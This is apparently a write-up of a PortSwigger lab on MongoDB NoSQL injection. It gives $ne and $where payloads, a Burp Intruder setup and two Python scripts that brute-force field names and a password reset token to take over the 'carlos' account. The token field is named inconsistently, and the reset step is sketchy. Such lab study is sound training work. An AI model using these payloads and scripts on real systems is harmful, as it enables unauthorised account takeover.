PortSwigger

Lab Description
The user lookup functionality for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection.
Objective: Log in as carlos.
Tip: First extract the value of the password reset token for the user carlos.
Step 1: Capture the Login Request

- In Burp’s browser, attempt to log in with
carlos:invalid - Observe:
Invalid username or passworderror - Capture the
POST /loginrequest and send to Repeater
Step 2: Test $ne Operator

Change password to {"$ne":"invalid"}:
{
    "username": "carlos",
    "password": {"$ne": "invalid"}
}
 Response:
 Account locked error
The $ne operator is accepted → Application is vulnerable.
Step 3: Confirm $where Injection
Add $where parameter to the JSON:
False condition:
{
    "username": "carlos",
    "password": {"$ne": "invalid"},
    "$where": "0"
}
Response: Invalid username or password
True condition:
{
    "username": "carlos",
    "password": {"$ne": "invalid"},

    "$where": "1"
}
Response: Account locked
JavaScript in $where is being evaluated.
Step 4: Enumerate Field Names

Payload structure:
"$where": "Object.keys(this)[§0§].match('^.{§1§}§2§.*')"
What this does:
Object.keys(this)→ Lists all fields of the user object[§0§]→ Index of the field (0, 1, 2, …)match('^.{§1§}§2§.*')→ Tests if the character at position§1§equals§2§
Intruder setup:
| Setting | Value |
|---|---|
| Attack type | Cluster Bomb |
| Position 1 | Numbers 0-20 (field index) |
| Position 2 | Numbers 0-20 (character position) |
| Position 3 | All characters (a-z, A-Z, 0-9) |

Sort by Payload 1, then Length:
- Successful matches return
Account locked - Characters in Payload 3 spell out the field name
Example:
username
Step 5: Find All Fields
Repeat the process, incrementing the index:
| Index | Field Name |
|---|---|
| 0 | _id (or similar) |
| 1 | username |
| 2 | password |
| 3 | passwordResetToken (or similar) |

Identify the password reset token field (e.g., resetToken).
Step 6: Verify the Field Name
Test on /forgot-password endpoint:
GET /forgot-password?resetToken=invalid HTTP/2
Response: Invalid token error
Confirms the correct field name.

Step 7: Extract the Token Value
Payload:
"$where": "this.resetToken.match('^.{§0§}§1§.*')"
Use python script for it
import requests
import string


BASE_URL = "https://0a2400be03fb146a81052a1600c900fa.web-security-academy.net"

LOGIN_URL = BASE_URL + "/login"


# Session cookie (Burp එකෙන් copy කරගන්න)

COOKIES = {

    "session": "dffgTncu0tlBCWqP7qXvAxJS8Xtp0OjU"

}


HEADERS = {

    "Content-Type": "application/json"

}


# characters to test

CHARS = string.ascii_letters + string.digits


field_name = ""



print("[*] Extracting Object.keys(this)[1] ...")


for position in range(0, 20):  # max field length guess

    found = False


    for ch in CHARS:

        payload = {

            "username": "carlos",

            "password": {"$ne": "invalid"},

            "$where": f"Object.keys(this)[1].match('^.{{{position}}}{ch}.*')"

        }


        r = requests.post(

            LOGIN_URL,

            json=payload,

            headers=HEADERS,

            cookies=COOKIES

        )


        if "Account locked" in r.text:

            field_name += ch

            print(f"[+] Found char at pos {position}: {ch}")

            found = True

            break


    if not found:

        print("[*] No more characters, stopping.")

        break


print("\n[✓] Extracted field name:", field_name)

1st
ඊළඟට එකම script එක
මේ change එක කරන්න 👇

Object.keys(this)[3]
👉 Run කරන්න
2nd
3rd
4th

Step 8: Reset Carlos’s Password
Use the token:
i use python script
import requests

import string


BASE_URL = "https://0a2400be03fb146a81052a1600c900fa.web-security-academy.net"

LOGIN_URL = BASE_URL + "/login"


COOKIES = {

    "session": "dffgTncu0tlBCWqP7qXvAxJS8Xtp0OjU"

}


HEADERS = {

    "Content-Type": "application/json"

}


CHARS = string.ascii_letters + string.digits

token = ""



print("[*] Extracting resetPwdToken VALUE...")


for pos in range(0, 40):   # token length

    found = False

    for ch in CHARS:

        payload = {

            "username": "carlos",

            "password": {"$ne": "invalid"},

            "$where": f"this.resetPwdToken.match('^.{{{pos}}}{ch}.*')"

        }


        r = requests.post(

            LOGIN_URL,

            json=payload,

            headers=HEADERS,

            cookies=COOKIES

        )


        if "Account locked" in r.text:

            token += ch

            print(f"[+] Found char {pos}: {ch}")

            found = True

            break


    if not found:

        break


print("\n[✓] FULL TOKEN:", token)
Found

Step 9: Log In as Carlos

- Username:
carlos - Password:
hacked123 - Click Log in
Step 10: Lab Solved